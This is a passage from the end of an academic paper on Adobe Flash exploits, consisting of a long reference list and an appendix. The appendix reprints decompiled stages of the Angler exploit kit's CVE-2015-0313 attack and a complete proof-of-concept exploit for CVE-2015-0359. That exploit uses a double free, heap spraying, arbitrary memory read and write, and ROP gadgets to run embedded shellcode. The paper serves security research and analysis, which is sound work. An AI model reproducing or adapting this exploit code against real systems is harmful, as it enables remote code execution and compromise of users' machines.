[32] TrustWave, “Trustwave spiderlabs,” https://www.trustwave.com/Company/SpiderLabs/, accessed on 04/10/2016.
[33] P. Dolla, “Faster byte array operations with ASC2,” http://www.adobe.com/devnet/air/articles/faster-byte-array-operations.html, accessed: 2016-04-08.
[34] T. Yan, “The latest Flash UAF vulnerabilities in exploit kits,” http://researchcenter.paloaltonetworks.com/2015/05/the-latest-flash-uaf-vulnerabilities-in-exploit-kits/, 2015.
[35] Adobe, “Actionscript® 3.0 reference for the Adobe® Flash® platform,” http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/class-summary.html, accessed: 2016-03-11.
[36] H. Shacham, “The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86),” in *Proceedings of the 14th ACM Conference on Computer and Communications security (CCS)*, 2007, pp. 552–561.
[37] Google Security Research Database, “Issue 633 - project-zero - Adobe Flash: H264 file causes stack corruption - Monorail,” https://bugs.chromium.org/p/project-zero/issues/detail?id=633&redir=1, 2015.
[38] M. Lab, “An overview of three zero-days,” https://www.malwarebytes.org/threezerodays/, 2015.
[39] ——, “HanJuan EK fires third Flash Player 0day,” https://blog.malwarebytes.org/threat-analysis/2015/02/hanjuan-ek-fires-third-flash-player-0day/, 2015.
[40] K. J. Higgins, “Zero-day malvertising attack went undetected for two months,” http://www.darkreading.com/attacks-breaches/zero-day-malvertising-attack-went-undetected-for-two-months/d/d-id/1320092, 2015.
[41] M. Lab, “Tech brief: An inside view of a zero-day campaign,” https://blog.malwarebytes.org/threat-analysis/2015/04/tech-brief-an-inside-view-of-a-zero-day-campaign/, 2015.
[42] Adobe, “Adobe security bulletin - CVE-2015-0313,” https://helpx.adobe.com/security/products/flash-player/apsa15-02.html, 2015.
[43] ——, “Adobe security bulletin,” https://helpx.adobe.com/security/products/flash-player/apsb15-03.html, 2015.
[44] IBM X-Force Exchange, “Adobe Flash Player code execution - CVE-2015-0313,” https://exchange.xforce.ibmcloud.com/vulnerabilities/100641, 2015.

[45] P. Pi, “Analyzing CVE-2015-0313: The new Flash Player zero day,” http://blog.trendmicro.com/trendlabs-security-intelligence/analyzing-cve-2015-0313-the-new-flash-player-zero-day/, 2015.
[46] B. Hayak, “A new zero-day of Adobe Flash CVE-2015-0313 exploited in the wild,” https://www.trustwave.com/Resources/SpiderLabs-Blog/A-New-Zero-Day-of-Adobe-Flash-CVE-2015-0313-Exploited-in-the-Wild/, 2015.
[47] Kafeine, “CVE-2015-0313 (Flash up to 16.0.0.296) and exploit kits,” http://malware.dontneedcoffee.com/2015/02/cve-2015-0313-flash-up-to-1600296-and.html, 2015.
[48] OWASP, “Double free,” https://www.owasp.org/index.php/Double_Free, accessed: 2016-03-25.
[49] G. P. Zero, “Security: Race condition in Flash workers may cause an exploitable double free by abusing bytearray.writeobject,” https://bugs.chromium.org/p/chromium/issues/detail?id=456101, 2015.
[50] Adobe Systems Inc., “Action Message Format – AMF 3,” http://wwwimages.adobe.com/www.adobe.com/content/dam/Adobe/en/devnet/amf/pdf/amf-file-format-spec.pdf, 2013.
[51] P. Pi, “Latest Flash Exploit in Angler EK Might Not Really Be CVE-2015-0359,” http://blog.trendmicro.com/trendlabs-security-intelligence/latest-flash-exploit-in-angler-ek-might-not-really-be-cve-2015-0359/, 2015.
[52] Adobe, “Adobe security bulletin,” https://helpx.adobe.com/security/products/flash-player/apsb15-06.html, 2015.
[53] IBM X-Force Exchange, “Adobe Flash Player code execution - CVE 2015-0359,” https://exchange.xforce.ibmcloud.com/vulnerabilities/102272, 2015.
[54] G. Badishi and S. Levin, “Understanding Flash exploitation and the alleged CVE-2015-0359 exploit,” http://researchcenter.paloaltonetworks.com/2015/06/understanding-flash-exploitation-and-the-alleged-cve-2015-0359-exploit/, 2015.
[55] Red Hat, “Cve-2015-0359,” https://access.redhat.com/security/cve/cve-2015-0359, 2015.
[56] Kafeine, “CVE-2015-0359 (Flash up to 17.0.0.134) and exploit kits,” http://malware.dontneedcoffee.com/2015/04/cve-2015-0359-flash-up-to-1700134-and.html, 2015.
[57] B. Hayak, “Deep analysis of CVE-2014-0502 – a double free story,” https://www.trustwave.com/Resources/SpiderLabs-Blog/Deep-Analysis-of-CVE-2014-0502-%E2%80%93-A-Double-Free-Story/, 2014.
[58] P. Hanchagaiah, “New Adobe Flash Player zero-day exploit leads to Plugx,” http://blog.trendmicro.com/trendlabs-security-intelligence/new-adobe-flash-player-zero-day-exploit-leads-to-plugx/, 2014.
[59] Adobe, “Adobe security bulletin,” https://helpx.adobe.com/security/products/flash-player/apsb14-07.html, 2014.
[60] IBM X-Force Exchange, “Adobe Flash Player code execution - CVE-2014-0502,” https://exchange.xforce.ibmcloud.com/vulnerabilities/91228, 2014.
[61] S. S. Response, “New Flash zero-day linked to yet more watering hole attacks,” http://www.symantec.com/connect/blogs/new-flash-zero-day-linked-yet-more-watering-hole-attacks, 2014.
[62] D. Goodin, “Adobe releases emergency Flash update amid new zero-day drive-by attack,” http://arstechnica.com/security/2014/02/adobe-releases-emergency-flash-update-amid-new-zero-day-drive-by-attacks/, 2014.
[63] J. Blasco, “Analysis of an attack exploiting the Adobe Zero-day - CVE-2014-0502,” https://www.alienvault.com/open-threat-exchange/blog/analysis-of-an-attack-exploiting-the-adobe-zero-day-cve-2014-0502, 2014.
[64] C. Mannon, “Probing into the Flash zero day exploit (CVE-2014-0502),” https://www.zscaler.com/blogs/research/probing-flash-zero-day-exploit-cve-2014-0502, 2014.
[65] Dell, “Adobe Flash zero day (CVE-2014-0502) exploit analysis,” https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=655, 2014.
[66] B. Li, “Trendlabs security intelligence bloghacking team flash zero-day integrated into exploit kits,” http://blog.trendmicro.com/trendlabs-security-intelligence/hacking-team-flash-zero-day-integrated-into-exploit-kits/, 2015.
[67] Adobe, “Adobe security bulletin,” https://helpx.adobe.com/security/products/flash-player/apsb15-16.html, 2015.
[68] IBM X-Force Exchange, “Adobe Flash Player code execution vulnerability report,” https://exchange.xforce.ibmcloud.com/vulnerabilities/104477, 2015.
[69] R. Azad, “Adobe Flash vulnerability CVE-2015-5119 Analysis,” https://www.zscaler.com/blogs/research/adobe-flash-vulnerability-cve-2015-5119-analysis, 2015.
[70] Y. Keshet, “Updated: Palo Alto Networks Traps Protects From Latest Flash Zero-Day Vulnerabilities,” "http://researchcenter.paloaltonetworks.com/2015/07/palo-alto-networks-traps-protects-from-latest-flash-zero-day-vulnerability-cve-2015-5119/", 2015.
[71] Kafeine, “CVE-2015-5119 (HackingTeam 0d - Flash up to 18.0.0.194) and exploit kits,” http://malware.dontneedcoffee.com/2015/07/hackingteam-flash-0d-cve-2015-xxxx-and.html, 2015.
[72] B. Krebs, “Adobe to patch hacking team’s flash zero-day,” http://krebsonsecurity.com/tag/cve-2015-5119/, 2015.
[73] B. Liu, “Detection of heap spraying by flash with an actionscript,” Patent US 2014/0 123 283 A1, May 1, 2014. [Online]. Available: http://www.google.com/patents/US20140123283
[74] P. Pi, ““gifts” from hacking team continue, IE zero-day added to mix,” http://blog.trendmicro.com/trendlabs-security-intelligence/gifts-from-hacking-team-continue-ie-zero-day-added-to-mix/, 2015.
[75] Antiy PTA Team, “An analysis on the principle of CVE-2015-8651,” http://www.antiy.net/p/an-analysis-on-the-principle-of-cve-2015-8651/, 2015.
[76] Zhou Li and XiaoFeng Wang, “FIRM: Capability-based inline mediation of Flash behaviors,” in *Proceedings of the 26th Annual Computer Security Applications Conference (ACSAC)*, 2010, pp. 181–190.
[77] K. Security, “How the rise in non-targeted attacks has widened the remediation gap,” https://www.kennasecurity.com/asset_pipeline/public/Kenna-NonTargetedAttacksReport.pdf, 2015.
[78] M. Sridhar, R. Wartell, and K. W. Hamlen, “Hippocratic binary instrumentation: First do no harm,” *Science of Computer Programming (SCP), Special Issue on Invariant Generation*, vol. 93, no. B, pp. 110–124, November 2014.
[79] L.-S. Huang, A. Moshchuk, H. J. Wang, S. Schechter, and C. Jackson, “Clickjacking: Attacks and defenses,” in *Proceedings of the 21st USENIX Security Symposium*, 2012, pp. 413–428.
[80] G. Acar, M. Juarez, N. Nikiforakis, C. Diaz, S. Gürses, F. Piessens, and B. Preneel, “FPDetective: Dusting the web for fingerprinters,” in *Proceedings of the 20th ACM Conference on Computer and Communications Security (CCS)*, 2013, pp. 1129–1140.
[81] L. Cottrell, “Browser fingerprints, and why they are so hard to erase,” http://www.networkworld.com/article/2884026/security0/browser-fingerprints-and-why-they-are-so-hard-to-erase.html, 2015.
[82] M. Johns, S. Lekies, and B. Stock, “Eradicating DNS rebinding with the extended same-origin policy,” in *Proceedings of the 22nd USENIX Security Symposium*, 2013, pp. 621–636.
[83] K. Thomas, C. Grier, J. Ma, V. Paxson, and D. Song, “Design and evaluation of a real-time URL spam filtering service,” in *Proceedings of the 32nd IEEE Symposium on Security & Privacy (S&P)*, 2011, pp. 447–462.
[84] K. Levchenko, A. Pitsillidis, N. Chachra, B. Enright, T. Halvorson, C. Kanich, C. Kreibich, H. Liu, D. McCoy, N. Weaver, V. Paxson, G. M. Voelker, and S. Savage, “Click trajectories: End-to-end analysis of the spam value chain,” in *Proceedings of the 32nd IEEE Symposium on Security & Privacy (S&P)*, 2011, pp. 431–446.
[85] S. H. David Pfaff and C. Hammer, *Proceedings of the 7th International Symposium on Engineering Secure Software and Systems (ESSoS)*, 2015, ch. Learning How to Prevent Return-Oriented Programming Efficiently, pp. 68–85.
[86] J. Schmidhuber, “Deep learning in neural networks: An overview,” *Neural Networks*, vol. 61, pp. 85–117, 2015.
[87] S. C. Wookhyun Jung, Sangwon Kim, “Poster: Deep learning for zero-day Flash malware detection,” http://www.ieee-security.org/TC/SP2015/posters/paper_34.pdf, 2015.
[88] D. A. Christian Wressnegger, Fabian Yamaguchi and K. Rieck, “Analyzing and detecting Flash-based malware using lightweight multi-path exploration,” Tech. Rep., December 2015.
[89] gnash, “Gnu gnash,” https://www.gnu.org/software/gnash/, 2016.
[90] T. L. Developers, “Lightspark,” http://lightspark.github.io/, 2016.
[91] C. K. Timmon Van Overveldt and G. Vigna, “FlashDetect: ActionScript 3 malware detection,” in *Proceedings of the 15th International Symposium on Research in Attacks, Intrusions, and Defenses, (RAID)*, 2012, pp. 274–293.
[92] S. Ford, M. Cova, C. Kruegel, and G. Vigna, “Analyzing and detecting malicious Flash advertisements,” in *Proceedings of Annual Computer Security Applications Conference (ACSAC)*, 2009, pp. 363–372.

APPENDIX

A. `ApplicationDomain` UAF

Here, the last two stages of the Angler EK exploit of CVE-2015-0313 (presented in §II-C) is discussed, following the discussion by Tao Yan [34].

To remind the reader, the Angler EK exploit constitutes a malicious SWF file containing one primary `Worker` and one background `Worker`. The `Workers` share a `ByteArray` object through the `ApplicationDomain`'s `domainMemory` property.

In the first stage of this attack, the attacker sets a shared `ByteArray` object named `attacking_buffer` to `ApplicationDomain.currentDomain.domainMemory` property and sends a message to the background `Worker` instructing it to free `attacking_buffer`. In the second stage of the attack, upon receiving the message from the primary `Worker`, the background `Worker` frees `attacking_buffer`. Since `attacking_buffer` was assigned to `domainMemory` in the primary `Worker`, the primary `Worker` retains a pointer to the `attacking_buffer` in memory, resulting in the UAF vulnerability.

```
    private function take_over_buffer() : Boolean{
       ...
       this.make_spray_by_buffers_make_holes();
       this.make_filling_by_uints();
       ...
    }
    private function attack() : Boolean{
       var _loc1_:uint = 0;
       var _loc2_:uint = 0;
       var _loc3_:uint = this.byte_array_size;
       while(_loc2_ < _loc3_){
          _loc1_ = this.magic_read_uint(_loc2_);
          if(_loc1_ == this.vector_elements){
             _loc1_ = this.magic_read_uint(_loc2_ + (this
                 .x86_url_checked << 3));
             if(_loc1_ == this.vector_signature_0){  //
                 unchained_elements = 1073741824 = 0
                 x40000000
                this.magic_write_uint(_loc2_,this.
                    unchained_elements);
                return true;
             }
          }
          _loc2_ = _loc2_ + (this.x86_url_checked << 2);
       }
       return false;
    }
```

Listing 12: `domainMemory` attack, stage 3 [34]

After triggering this vulnerability, the malicious SWF begins the third stage where it uses this dangling pointer to copy its payload into memory. Listing 12 shows the code used for spraying the heap. AS allows a `ByteArray` object to be of arbitrary length. This gives the malicious SWF the ability to a create and free a memory block of arbitrary length. It then uses opcodes, such as `op_li32` and `op_si32` that allow it to read and write 32 bits of memory to `domainMemory`. It then injects a `Vector` containing shellcode corresponding to the ROP gadgets it wants to execute, through `domainMemory`.

```
    private function find_unchained_vector() : Boolean
    {
       var _loc1_:Vector.<uint> = null;
       var _loc2_:* = 0;
       while(_loc2_ < this.vectors_count)
       {
          _loc1_ = this.vectors[_loc2_] as Vector.<uint>;
          if(!(_loc1_.length == this.vector_elements) &&
              !(_loc1_.length == this.vector_elements *
              2))
          {
             this.unchained_vector_index = _loc2_;
             this.unchained_vector = _loc1_;
             return true;
          }
          _loc2_++;
       }
       return false;
    }

    private function take_over_32() : Boolean
    {  //unchained_elements = 1073741824 = 0x40000000
       var _loc1_:uint = this.unchained_elements - 1;
       this.unchained_vector[_loc1_] = this.
           fake_object_address;
       this.unchained_vector.length = this.
           vector_elements * 2;
       this.restore_vector_32();
       return true;
    }
```

Listing 13: `domainMemory` attack, stage 4 [34]

Listing 13 shows the code for the fourth and final stage of the exploit. The malicious SWF scans the heap for the `Vector` of the same length as the one stored via `domainMemory`. After finding this `Vector`, it scans for the ROP gadgets to construct and write the ROP chain and shellcode to the buffer, which then allows it to execute ROP attacks.

B. `ByteArray` Double-Free

Listing 14 shows a complete proof-of-concept exploit from Google Security Research Database [27] for the double-free `ByteArray` vulnerability (CVE-2015-0359) outlined in §III-B [27]. After causing a race condition that triggers the double-free vulnerability, the attacker sprays the heap with ROP gadgets. Finally, the attacker scans the heap for ROP gadgets, building a ROP chain from them and executes the malicious payload.

```
package  {

   import flash.concurrent.Mutex;
   import flash.display.MovieClip;
   import flash.events.Event;
   import flash.net.FileReference;
   import flash.system.MessageChannel;
   import flash.system.Worker;
   import flash.system.WorkerDomain;
   import flash.utils.Endian;

   import Monitor.ByteArray;

   public class CVE_2015_0359 extends MovieClip {

      public var bShared:ByteArray;
      public var workerToMain:MessageChannel;
      public var mutex:Mutex;
      public var swfBytes:ByteArray
      public var baPayloads:Array
      public var baPayload:ByteArray;
      public var baLength:uint;
      public var vLength:uint;

      public function CVE_2015_0359() {
         if (Worker.current.isPrimordial) {
            bShared = new ByteArray();
            bShared.length = 0x400;
            bShared.shareable = true;
            swfBytes = ByteArray.convert(this.loaderInfo.
                bytes);
            baLength = 0x30;
            vLength = (baLength-8) / 4;
            runWorker();
         } else {
```

```
        playWithWorker();
    }

    function runWorker() {
        mutex = new Mutex();
        mutex.lock();

        var bgWorker:Worker;

        bgWorker = WorkerDomain.current.createWorker(
            swfBytes);
        bgWorker.setSharedProperty("byteArray", bShared
            );
        workerToMain = bgWorker.createMessageChannel(
            Worker.current);
        workerToMain.addEventListener(Event.
            CHANNEL_MESSAGE, onMessage);
        bgWorker.setSharedProperty("mc", workerToMain);
        bgWorker.setSharedProperty("mutex", mutex);

        baPayloads = new Array();
        for (var k=0; k<0x20; k++) {
            baPayloads[k] = buildCalcPayload();
        }
        bgWorker.start();
    }

    function onMessage(ev:Event): void
    {
        var k:uint = 0;
        var tempBytes:ByteArray = new ByteArray();
        tempBytes.length = 8;
        tempBytes.writeUnsignedInt(0x41424344);
        tempBytes.writeUnsignedInt(0x41424344);

        mutex.unlock();

        var ib:uint = 0;
        var b:ByteArray = null;
        var a:Array = new Array();
        for (k=4; k<0x3000; k+=4) {
            bShared.writeBytes(tempBytes);
            bShared.length = 0x100; // + k
            b = new ByteArray();
            b.length = baLength;
            b[8] = ib;
            a.push(b);
            ib++;
            b = new ByteArray();
            b.length = baLength;
            b[8] = ib;
            a.push(b);
            ib++;
        }
        mutex.lock();
        mutex.unlock();
        var v:Vector.<uint> = new Vector.<uint>(4);
        for (k=0;k<a.length;k++) {
            b = a[k];
            if (b[8] != (k%0x100)) {
                a[k+1].length = 0x1000;
                v.length = vLength;
                b.position = 0;
                b.writeUnsignedInt(0x41414141);
                a[k-1].length = 0x1000;
                var l:uint = 0x40000000-1;
                while (true) {
                    if ((v[l+4] & 0xFFFF0000) == 0
                        x00300000) break;
                    l--;
                }
                var vAddress:uint = (v[l] & 0xFFFFF000) +
                    (0x40000000 - 1) * 4;
                shootMe(v,vAddress);

            }
        }
        runWorker();
    }

    function playWithWorker() {
        var mc:MessageChannel = Worker.current.
            getSharedProperty("mc");
        var bShared:ByteArray = Worker.current.
            getSharedProperty("byteArray");
        var mutex:Mutex = Worker.current.
            getSharedProperty("mutex");

        mc.send(["Worker", bShared.length,bShared.
            position],-1);
        var tempBytes:ByteArray = new ByteArray();
        tempBytes.writeUnsignedInt(0x41424344);
        tempBytes.writeUnsignedInt(0x41424344);
        mutex.lock();
        var j:uint = 0;
        for (j=0;j<0x1000;j++) {
            bShared.writeObject(tempBytes);
            bShared.clear();
            trace("bytearrayCleared");
            bShared.length = 0x30;
        }

        mutex.unlock();
        Worker.current.terminate();
    }

    function shootMe(v:Vector.<uint>,vAddress:uint) {
        var i:uint = 0;

        var magicGadgets:Array = [];
        var dataPointer:uint = getMemoryAt(v, vAddress,
             ((vAddress & 0xFFFFF000) + 0x1c));
        /*
        CPU Disasm
        Address   Hex dump          Command
                                                  Comments
        6ACE378D    8B46 0C         MOV EAX,DWORD PTR
            DS:[ESI+0C]
        6ACE3790    6A 01           PUSH 1
        6ACE3792    FF70 F8         PUSH DWORD PTR DS:[
            EAX-8]
        6ACE3795    8B40 FC         MOV EAX,DWORD PTR
            DS:[EAX-4]
        6ACE3798    E8 3825ECFF     CALL 6ABA5CD5    ;
            wrapper to VirtualProtect
        */
        magicGadgets[0] = dataPointer - 0xdcc184 + 0
            x6b72ef;
        /*
        CPU Disasm
        Address   Hex dump          Command
                                                  Comments
        6A7880E8    8B70 28         MOV ESI,DWORD PTR
            DS:[EAX+28]
        6A7880EB    85F6            TEST ESI,ESI
        6A7880ED    74 22           JE SHORT 6A788111
        6A7880EF    8B06            MOV EAX,DWORD PTR
            DS:[ESI]
        6A7880F1    8BCE            MOV ECX,ESI
        6A7880F3    FF90 80000000   CALL DWORD PTR DS:[
            EAX+80]       ; call vp
        6A7880F9    84C0            TEST AL,AL
        6A7880FB    74 14           JE SHORT 6A788111
        6A7880FD    8B06            MOV EAX,DWORD PTR
            DS:[ESI]
        6A7880FF    53              PUSH EBX
        6A788100    FF75 0C         PUSH DWORD PTR SS:[
            EBP+0C]
        6A788103    8BCE            MOV ECX,ESI
        6A788105    FF75 EC         PUSH DWORD PTR SS:[
            EBP-14]
        6A788108    57              PUSH EDI
        6A788109    FF50 78         CALL DWORD PTR DS:[
            EAX+78]       ; calc me
        */
        magicGadgets[1] = dataPointer - 0xdcc184 + 0
            x159053 + 0x00000000;

        var payloadAddress:uint = getPayloadLocation(v,
             vAddress, 0x45454545);

        writeMemoryAt(v, vAddress, vAddress + 0x1C,
            magicGadgets[1] - 0x00000000);
        writeMemoryAt(v, vAddress, vAddress + 0x28 + 8,
             vAddress+8);
        writeMemoryAt(v, vAddress, vAddress + 0x8,
            vAddress+0x08);
        writeMemoryAt(v, vAddress, vAddress + 0x88,
            magicGadgets[0]);
```

```
        writeMemoryAt(v, vAddress, vAddress + 0x14, vAddress + 0x2c);
        writeMemoryAt(v, vAddress, vAddress + 0x24, 0x1000);
        writeMemoryAt(v, vAddress, vAddress + 0x28, payloadAddress & 0xFFFFF000);

        writeMemoryAt(v, vAddress, vAddress + 0x10, vAddress + 0x38);
        writeMemoryAt(v, vAddress, vAddress + 0x38, vAddress + 0x38);
        writeMemoryAt(v, vAddress, vAddress + 0x80, payloadAddress + 0x10);

        var fileReferenceArray:Array = new Array();
        var nFileReferences:uint = 0x60;
        for(i = 0;i < nFileReferences; i++) {
            fileReferenceArray[i] = new FileReference();
        }

        var fileReferenceAddress:uint = getFileReferenceLocation(v, vAddress);
        var fileReferenceVtable:uint = getMemoryAt(v, vAddress, fileReferenceAddress + 0x20);

        writeMemoryAt(v, vAddress, fileReferenceAddress + 0x20, vAddress + 0x00000008);

        for(i = 0; i < nFileReferences; i++) {
            fileReferenceArray[i].cancel();
        }

        writeMemoryAt(v, vAddress, fileReferenceAddress + 0x20, fileReferenceVtable);
    }

    function getMemoryAt(vector:Vector.<uint>, vectorAddress:uint, address:uint):uint{
        if (address >= vectorAddress)
        {
            return (vector[((address - vectorAddress) / 4)]);
        }
        return (vector[(0x40000000 - ((vectorAddress - address) / 4))]);
    }

    function writeMemoryAt(vector:Vector.<uint>, vectorAddress:uint, address:uint, value:uint){
        if (address >= vectorAddress)
        {
            vector[((address - vectorAddress) / 4)] = value;
        } else
        {
            vector[(0x40000000 - ((vectorAddress - address) / 4))] = value;
        };
    }

    function getFileReferenceLocation(vector:Vector.<uint>, address:uint):uint{
        var dataPointer:uint = getMemoryAt(vector, address, ((address & 0xFFFFF000) + 0x1c));
        var allocation_size:uint;
        while (true)
        {
            allocation_size = getMemoryAt(vector, address, (dataPointer + 8));
            if (allocation_size == 0x1F8) break;
            if (allocation_size < 0x1F8)
            {
                dataPointer = (dataPointer + 0x24);
            } else
            {
                dataPointer = (dataPointer - 0x24);
            };
        };

        var allocation_contents:uint = getMemoryAt(vector, address, (dataPointer + 0xc));
        while (true)
        {
            if (getMemoryAt(vector, address, (allocation_contents + 0x90)) == 0x50) break;
            if (getMemoryAt(vector, address, (allocation_contents + 0x94)) == 0x50) break;
            allocation_contents = getMemoryAt(vector, address, (allocation_contents + 8));
        };
        return (allocation_contents);
    }

    function getPayloadLocation(vector:Vector.<uint>, address:uint, marker:uint):uint{
        var heapListEntry:uint = getMemoryAt(vector, address, ((address & 0xFFFFF000) + 0x1c));
        var heapListStart:uint = getMemoryAt(vector, address, heapListEntry);
        var largeHeapStart:uint = getMemoryAt(vector, address, heapListStart+4);

        var largeChunk:uint;
        while (true)
        {
            largeChunk = getMemoryAt(vector, address, (largeHeapStart + 4));
            if (getMemoryAt(vector, address, largeChunk) == marker) {
                return largeChunk;
            }
            largeHeapStart = getMemoryAt(vector, address, largeHeapStart);

        };

        return largeChunk;
    }

    function buildCalcPayload():ByteArray {
        var calc:ByteArray = new ByteArray();
        calc.endian = Endian.BIG_ENDIAN;
        calc.writeUnsignedInt(0x45454545);
        calc.writeUnsignedInt(0);
        calc.writeUnsignedInt(0);
        calc.writeUnsignedInt(0);
        calc.writeUnsignedInt(0x558BEC57);
        calc.writeUnsignedInt(0x5653E8B3);
        calc.writeUnsignedInt(0x0000005B);
        calc.writeUnsignedInt(0x5E5FC9C3);
        calc.writeUnsignedInt(0x558BEC83);
        calc.writeUnsignedInt(0xEC105756);
        calc.writeUnsignedInt(0x648B1530);
        calc.writeUnsignedInt(0x0000008B);
        calc.writeUnsignedInt(0x520C8B52);
        calc.writeUnsignedInt(0x148955F8);
        calc.writeUnsignedInt(0xC745F400);
        calc.writeUnsignedInt(0x0000000F);
        calc.writeUnsignedInt(0xB74A268B);
        calc.writeUnsignedInt(0x722833C0);
        calc.writeUnsignedInt(0xAC3C617C);
        calc.writeUnsignedInt(0x022C20C1);
        calc.writeUnsignedInt(0x4DF40D01);
        calc.writeUnsignedInt(0x45F4E2EE);
        calc.writeUnsignedInt(0x8B55F88B);
        calc.writeUnsignedInt(0x52108955);
        calc.writeUnsignedInt(0xFC8B423C);
        calc.writeUnsignedInt(0x0345FC8B);
        calc.writeUnsignedInt(0x407885C0);
        calc.writeUnsignedInt(0x744D0345);
        calc.writeUnsignedInt(0xFC8945F0);
        calc.writeUnsignedInt(0x8B48188B);
        calc.writeUnsignedInt(0x50200355);
        calc.writeUnsignedInt(0xFCE33C49);
        calc.writeUnsignedInt(0x8B348A03);
        calc.writeUnsignedInt(0x75FC33FF);
        calc.writeUnsignedInt(0x33C0ACC1);
        calc.writeUnsignedInt(0xCF0D03F8);
        calc.writeUnsignedInt(0x3C0075F4);
        calc.writeUnsignedInt(0x037DF43B);
        calc.writeUnsignedInt(0x7D0875E1);
        calc.writeUnsignedInt(0x8B45F08B);
        calc.writeUnsignedInt(0x50240355);
        calc.writeUnsignedInt(0xFC668B0C);
        calc.writeUnsignedInt(0x4A8B501C);
        calc.writeUnsignedInt(0x0355FC8B);
        calc.writeUnsignedInt(0x048A0345);
        calc.writeUnsignedInt(0xFC5E5FC9);
        calc.writeUnsignedInt(0xC204008B);
        calc.writeUnsignedInt(0x55F88B12);
```

```
            calc.writeUnsignedInt(0xE970FFFF);
            calc.writeUnsignedInt(0xFF63616C);
            calc.writeUnsignedInt(0x632E6578);
            calc.writeUnsignedInt(0x6500558B);
            calc.writeUnsignedInt(0xEC83EC08);
            calc.writeUnsignedInt(0x8B450483);
            calc.writeUnsignedInt(0xE80B8945);
            calc.writeUnsignedInt(0xFC33DB68);
            calc.writeUnsignedInt(0x318B6F87);
            calc.writeUnsignedInt(0xE837FFFF);
            calc.writeUnsignedInt(0xFF8945F8);
            calc.writeUnsignedInt(0xB8B50000);
            calc.writeUnsignedInt(0x000345FC);
            calc.writeUnsignedInt(0x6A0050FF);
            calc.writeUnsignedInt(0x55F8C9C3);
            calc.length = 0x100000;
            return calc;
        }

    }
  }
}
```

Listing 14: Proof-of-concept exploit for CVE-2015-0359